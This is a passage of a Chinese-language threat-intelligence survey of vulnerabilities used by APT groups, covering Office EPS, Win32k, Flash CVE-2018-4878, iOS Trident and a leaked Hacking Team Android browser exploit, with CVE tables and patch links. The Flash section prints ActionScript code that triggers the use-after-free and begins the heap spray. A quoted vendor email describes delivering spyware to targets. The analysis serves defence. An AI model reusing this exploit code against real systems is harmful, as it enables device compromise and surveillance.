
由于EPS漏洞本身利用难度较大，且EPS自Office 2010之后就处于沙箱中隔离执行，因此往往还需要提权漏洞辅助，因此该系列漏洞的使用者往往是知名的大型APT组织。

相关APT组织	CVE编号

未披露	CVE-2015-2545
Turla	CVE-2017-0261
APT28	CVE-2017-0262

5. 相关APT事件

APT28组织通过发送鱼叉邮件（CVE-2017-0262/ CVE-2017-0263）攻击影响法国大选，邮件为附件为一个名为Trump’s_Attack_on_Syria_English.docx的Office文件，导致当时马克龙竞选团队多达9G的数据被上传到外网。



6. 补丁及解决方案

个人用户下载打开来源不明的文档需要非常谨慎，使用360安全卫士之类的防病毒木马流氓软件的工具进行扫描以尽可能降低风险，如果有条件尽量使用虚拟机打开陌生文档。

软件厂商微软已经发布了漏洞相应的补丁：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2015-2545

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262

Windows提权漏洞

近年来针对Windows客户端的漏洞攻击越来越多，这直接导致各大厂商对其客户端软件引入了“沙盒”保护技术，其核心思想即是将应用程序运行在隔离环境中，隔离环境通常是一个低权限的环境，也可以把沙盒看做是一个虚拟的容器，让不是很安全的程序在运行的过程中，即便客户端软件遭受恶意代码的入侵也不会对使用者的计算机系统造成实际威胁。

引入了“沙盒”保护的常客户端程序有：IE/Edge浏览器、Chrome浏览器、Adobe Reader、微软Office办公软件等等。而客户端程序漏洞如果配合Windows提权漏洞则可以穿透应用程序“沙盒”保护。

1. 漏洞概述

在对Office办公软件的EPS（Encapsulated Post Script）组件进行漏洞攻击的过程中，由于Office 2010及其高版本上的EPS脚本过滤器进程fltldr.exe被保护在低权限沙盒内，要攻破其中的低权限沙盒保护措施，攻击者就必须要使用远程代码执行漏洞配合内核提权漏洞进行组合攻击。所以我们选择Win32k.sys中的本地权限提升漏洞（CVE-2017-0263）这一个配合EPS类型混淆漏洞（CVE-2017-0262）进行组合攻击的提权漏洞作为典型代表。

2. 漏洞详情

CVE-2017-0263漏洞利用代码首先会创建三个PopupMenus，并添加相应的菜单。由于该UAF漏洞出现在内核的WM_NCDESTROY事件中，并会覆盖wnd2的tagWnd结构，这样可以设置bServerSideWindowProc标志。一旦设置了bServerSideWindowProc，用户模式的WndProc过程就会被视为内核回调函数，所以会从内核上下文中进行调用。而此时的WndProc则被攻击者替换成了内核ShellCode，最终完成提权攻击。

3. 相关CVE

CVE编号	漏洞说明
CVE-2015-2546	Win32k内存损坏特权提升漏洞
CVE-2016-7255	Win32k本地权限提升漏洞
CVE-2017-0001	Windows GDI权限提升漏洞

CVE-2017-0263	Win32k释放后重用特权提升漏洞

4. 相关APT组织

相关APT组织	CVE编号
未披露	CVE-2015-2546
Turla	CVE-2016-7255、CVE-2017-0001
APT28	CVE-2017-0263

5. 相关APT事件

针对日本和台湾的APT攻击以及APT28针对法国大选等攻击事件。

6. 补丁及解决方案

个人用户下载打开来源不明的文档需要非常谨慎，使用360安全卫士之类的防病毒木马流氓软件的工具进行扫描以尽可能降低风险，如果有条件尽量使用虚拟机打开陌生文档。

软件厂商微软已经发布了漏洞相应的补丁：

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2015-2546

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2016-7255

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0001

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0263

Flash漏洞

Flash player因为其跨平台的普及性，一直为各个APT组织关注，从2014年起，Flash漏洞开始爆发，尤其到2015年，HackingTeam泄露数据中两枚0-day漏洞CVE-2015-5122/CVE-2015-5199，Flash漏洞相关的利用技术公开，Flash漏洞开始成为APT组织的新宠，尽管之后Adobe和Google合作，多个Flash安全机制陆续出炉（如隔离堆，vector length检测），大大提高了Flash漏洞利用的门槛，但也不乏出现CVE-2015-7645这一类混淆漏洞的怪咖。这里我们选择不久前发现的在野0-day CVE-2018-4878作为这类漏洞的典型代表。

1. 漏洞概述

2018年1月31日，韩国CERT发布公告称发现Flash 0day漏洞（CVE-2018-4878）的野外利用，攻击者通过发送包含嵌入恶意Flash对象的Office Word附件对指定目标进行攻击。

2. 漏洞详情

CVE-2018-4878通过Flash om.adobe.tvsdk包中的DRMManager对象进行攻击，如下代码所示，triggeruaf函数中创建一个MyListener对象实例，通过initialize进行初始化，并将该实例设置为null，之后的第一个LocalConnection().connect()会导致gc回收该实例内存，第二次LocalConnection().connect()时触发异常，在异常处理中会创建一个新的MyListener实例，内存管理器会将之前MyListener对象实例的内存分配给新对象，即此处的danglingpointer，设置timer，在其回调函数中检测uaf是否触发，成功则通过Mem_Arr进行站位：

```
// Used to trigger UAF
public function triggeruaf() : void {
    var sdk :PSDK = null;
    var dispatch:PSDKEventDispatcher = null;

    sdk = PSDK.pSDK;
    dispatch = sdk.createDispatcher();

    this.mediaplayer = sdk.createMediaPlayer(dispatch);
    this.listener = new MyListener();
    this.mediaplayer.drmManager.initialize(this.listener);
    this.listener = null;
}


public function exploit():void {

    this.triggeruaf();

    try {
        new LocalConnection().connect("test");
        new LocalConnection().connect("test");
    } catch (e:Error) {
        this.danglingpointer = new MyListener();
    }

    this.timer = new Timer(100, 1000);
    this.timer.addEventListener("timer", this.uafcheck);
    this.timer.start();
}

var arr :Array;

public function uafcheck(param1:TimerEvent) : void {
    if (this.danglingpointer.a1 != 0x31337) {

        arr = new Array(10);

        this.AddToLog("Corrupted object found, stopping timer");
        this.timer.stop();

        this.AddToLog("Attempting to allocate ByteArray in place of DRMOperationCompleteListener");
        for (var i = 0; i < 100; i++) {
            arr[i] = new Mem_Arr();
            arr[i].length = 0x512;
            arr[i].position = 0x31;
        }
```

```
public function triggeruaf() : void {
var sdk :PSDK = null;
var dispatch:PSDKEventDispatcher = null;
sdk = PSDK.pSDK;
dispatch = sdk.createDispatcher();
this.mediaplayer = sdk.createMediaPlayer(_loc2);
this.listener = new MyListener();
this.mediaplayer.drmManager.initialize(this.listener);
this.listener = null;
}
public function runexploit() : void {
this.triggeruaf();
try {
new LocalConnection().connect("foo");
new LocalConnection().connect("foo");
} catch (e:Error) {
this.danglingpointer = new MyListener();
}
}
public class MyListener implements DRMOperationCompleteListener
{
public function MyListener()
{
super();
}
public function onDRMOperationComplete():void {
trace("IN COMPLETE");
}
public function onDRMError(major:uint, minor:uint, errorString:String,
errorServerUrl:String):void {
trace("IN ERROR");
}
}
```

3. 相关CVE

CVE编号	漏洞说明
CVE-2017-11292	UAF
CVE-2018-4878	UAF

4. 相关APT组织

相关APT组织	CVE编号
APT28	CVE-2017-11292, CVE-2018-4878
Group 123	CVE-2018-4878

5. 相关APT事件

Group123利用CVE-2018-4878攻击韩国敏感部门。

6. 补丁及解决方案

个人用户下载打开来源不明的文档需要非常谨慎，使用360安全卫士之类的防病毒木马流氓软件的工具进行扫描以尽可能降低风险，如果有条件尽量使用虚拟机打开陌生文档。

软件厂商adobe已经发布了漏洞相应的补丁：

https://helpx.adobe.com/security/products/flash-player/apsb18-03.html

https://helpx.adobe.com/security/products/flash-player/apsb17-32.html

iOS三叉戟漏洞


iOS三叉戟漏洞是目前唯一一个公开披露的针对iOS系统浏览器的远程攻击实例，并真实用于针对特点目标的APT攻击中。

1. 漏洞概述

iOS三叉戟漏洞是指针对iOS 9.3.5版本之前的iOS系统的一系列0 day漏洞，其利用了3个0 day漏洞，包括一个WebKit漏洞，一个内核地址泄露漏洞和一个提权漏洞。通过组合利用三个0 day漏洞可以实现远程对iOS设备的越狱，并且安装运行任意恶意代码。

2. 漏洞详情

iOS三叉戟漏洞利用载荷可以通过访问特定的URL触发，所以可以通过短信、邮件、社交网络或者即时通讯等发送恶意链接诱导目标人员点击打开链接实现漏洞的触发。由于WebKit JavaScriptCore库存在任意代码执行漏洞，当Safari浏览器访问恶意链接并触发恶意的JavaScript载荷执行，其利用代码进入Safari WebContent进程空间。其随后利用另外两个漏洞实现权限提升，并越狱掉iOS设备。最后三叉戟漏洞可以实现下载和运行用于持久性控制的恶意模块。



图片来源[3]

3. 相关CVE

iOS三叉戟漏洞涉及3个0 day漏洞，其CVE编号及相关信息如下表所示：

CVE编号	漏洞说明
CVE-2016-4655	内核信息泄露
CVE-2016-4656	提权
CVE-2016-4657	WebKit远程代码执行

4. 相关APT组织和事件

三叉戟漏洞的最初发现是因为阿联酋一名重要的人权捍卫者Ahmed Mansoor在2016年8月10日和11日，其iPhone手机收到两条短信，内容为点击链接可以查看关于关押在阿联酋监狱犯人遭受酷刑的秘密内容。其随后将短信内容转发给公民实验室(Citizen Lab)，由公民实验室和Lookout安全公司联合分析发现，最后发现该三叉戟漏洞和相关恶意载荷与著名的以色列间谍软件监控公司NSO Group有关。

图片来源[1]

5. 补丁及解决方案

苹果公司随后在2016年8月25日发布iOS 9.3.5，修补了三叉戟漏洞[2]。

Android浏览器remote2local漏洞利用


该Android浏览器漏洞利用代码的泄露揭示了网络军火商和政府及执法机构利用远程攻击漏洞针对Android用户的攻击和监控，并且该漏洞利用过程实现几乎完美，也体现了漏洞利用技术的艺术特点。

该漏洞利用代码几乎可以影响当时绝大多数主流的Android设备和系统版本。

1. 漏洞概述

Android浏览器remote2local漏洞利用是2015年7月Hacking Team遭受入侵并泄露内部源代码资料事件后，其泄露源代码中包含了针对Android 4.0.x-4.3.x系统版本的浏览器的攻击利用代码，其可以达到远程代码执行，并执行提权代码提升至root权限，最后达到静默安装恶意程序的目的。

该漏洞利用的组合了Google Chrome的三个N-day漏洞和针对Android系统的提权漏洞完成完整的利用攻击过程。



2. 漏洞详情

该Android浏览器漏洞利用主要因为WebKit中关于XML语言解析和XSLT转换的libxslt库，其利用过程实际上是基于多个漏洞的组合利用过程。其首先利用一个信息泄露漏洞获取内存地址相关信息，并利用内存任意读写构造ROP攻击最终实现执行任意代码的目的。其最后执行提权代码，该漏洞利用中使用的提权漏洞为CVE-2014-3153，其产生于内核的Futex系统调用。当提权获得root权限以后，执行静默安装恶意APK应用。

3. 相关CVE

Hacking Team的针对Android浏览器的remote2local漏洞利用工具结合了3个针对浏览器的漏洞和2个用于提权的漏洞。

CVE编号	漏洞说明
CVE-2011-1202	信息泄露
CVE-2012-2825	任意内存读
CVE-2012-2871	堆溢出
CVE-2014-3153	提权漏洞
CVE-2013-6282	内核任意地址读写

4. 相关APT组织和事件

该漏洞的相关利用情况没有在历史公开的事件报告中披露过，由于专注于向政府部门及执法机构提供电脑入侵与监视服务的意大利公司Hacking Team在2015年7月遭受入侵，其内部源代码和相关资料邮件内容被泄露，首次披露了其具有针对该漏洞的完整攻击利用代码。

并且在泄露的邮件中频繁出现该公司向客户说明该漏洞的利用方法和过程。

> In order for the exploit to be effective, customers must provide an URL that the target's browser will automatically load after successful exploitation or in case of error.
>
> Customers must as well provide the APK that will be installed on the target's device, upon a successful execution of the exploit. Such a file can be generated directly from the RCS console by selecting a mobile factory, clicking on "Build", selecting "Installation Package" -> "Android" -> "Create..." and extracting the file called <name>.v2.apk from the generated zip archive.
>
> HT will then provide a URL where the exploit is hosted. A link pointing to the exploit can finally be sent to the target, for instance via sms or email. The full exploit will be served exclusively to Android 4.0.*-4.3.* devices. If the exploit URL is visited from a different browser or device no payload will be executed and the redirect will happen immediately.

5. 补丁及解决方案

Google在发布的Android 4.4系统版本修复了上述问题。

总结

方程式一类的顶尖APT组织掌握最先进的漏洞攻击技术

方程式一类顶尖的APT组织掌握了最先进的漏洞攻击技术，这包括了其对几乎所有互联网相关设施、设备、软件、应用漏洞的全覆盖，而其它APT组织依然钟情于使用客户端软件的漏洞进行钓鱼攻击。

针对Office的漏洞攻击依然是大部分APT攻击的焦点

从使用频率上来看，Office漏洞依然是大部分APT组织最常使用的漏洞，且依然是非常有效的APT攻击入口。

移动端APT攻击逐渐成为新的热点

移动设备的普及程度和市场占有率的大幅度提升，所以APT组织也开始将针对其目标对象的攻击范围延伸至移动设备领域。在过去针对移动设备攻击的APT活动中，以针对iOS系统的三叉戟漏洞和针对Android系统的Hacking Team泄露的浏览器攻击利用尤为出众，并揭示了移动定向攻击中也同样具备过去网络攻击中展现的技术高级性特点，也揭示了网络军火商制作和贩卖针对移动平台的网络武器的事实。

参考

[1]https://citizenlab.ca/2016/08/million-dollar-dissident-iphone-zero-day-nso-group-uae/

[2]https://support.apple.com/zh-cn/HT207107

[3]https://info.lookout.com/rs/051-ESQ-475/images/lookout-pegasus-technical-analysis.pdf

[4]https://github.com/f47h3r/hackingteam_exploits/tree/master/vector-exploit/src/ht-webkit-Android4-src

[5]http://www.freebuf.com/vuls/78594.html

[6]http://www.freebuf.com/vuls/84720.html

[7]https://wikileaks.org/hackingteam/emails/emailid/74975

[8]https://wikileaks.org/hackingteam/emails/emailid/631119

[9]https://security.tencent.com/index.php/blog/msg/87

[10]https://blog.trendmicro.com/trendlabs-security-intelligence/hacking-team-rcsandroid-spying-tool-listens-to-calls-roots-devices-to-get-in/

[11]https://wikileaks.org/ciav7p1/cms/page_11629096.html

[12]https://wikileaks.org/ciav7p1/cms/page_13205587.html

[13]https://www.welivesecurity.com/2017/05/09/sednit-adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/

[14]https://www.mdsec.co.uk/2018/02/adobe-flash-exploitation-then-and-now-from-cve-2015-5119-to-cve-2018-4878/

[15]https://www.fortinet.com/blog/threat-research/the-curious-case-of-the-document-exploiting-an-unknown-vulnerability-part-1.html

[16]https://www.fireeye.com/blog/threat-research/2017/05/eps-processing-zero-days.html

[17]https://www.anquanke.com/post/id/94841

[18]https://www.anquanke.com/post/id/94210

[19]https://www.anquanke.com/post/id/87311

[20]https://www.anquanke.com/post/id/87122

[21]https://ti.360.net/blog/articles/detailed-analysis-of-eternalblue/

[22]https://research.checkpoint.com/eternalblue-everything-know/

[23]https://paper.seebug.org/536/

[24]https://paper.seebug.org/351/

[25]https://github.com/worawit/MS17-010

[26]https://embedi.com/blog/skeleton-closet-ms-office-vulnerability-you-didnt-know-about/

[27]https://bbs.pediy.com/thread-221995.htm

[28]http://www.venustech.com.cn/NewsInfo/4/46670.Html

[29]http://www.freebuf.com/vuls/81868.html)

[30]http://www.freebuf.com/vuls/162629.html

[31]http://www.freebuf.com/vuls/112589.html

[32]http://rtf2latex2e.sourceforge.net/MTEF3.html

[33]http://bobao.360.cn/learning/detail/3738.html

[34]http://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/

APT CVE-2016-6366 CVE-2016-6367 EQUATION GROUP CVE-2017-0143 CVE-2017-0144 CVE-2017-0145 CVE-2017-0146 CVE-2017-0148 LAZARUS CVE-2017-0199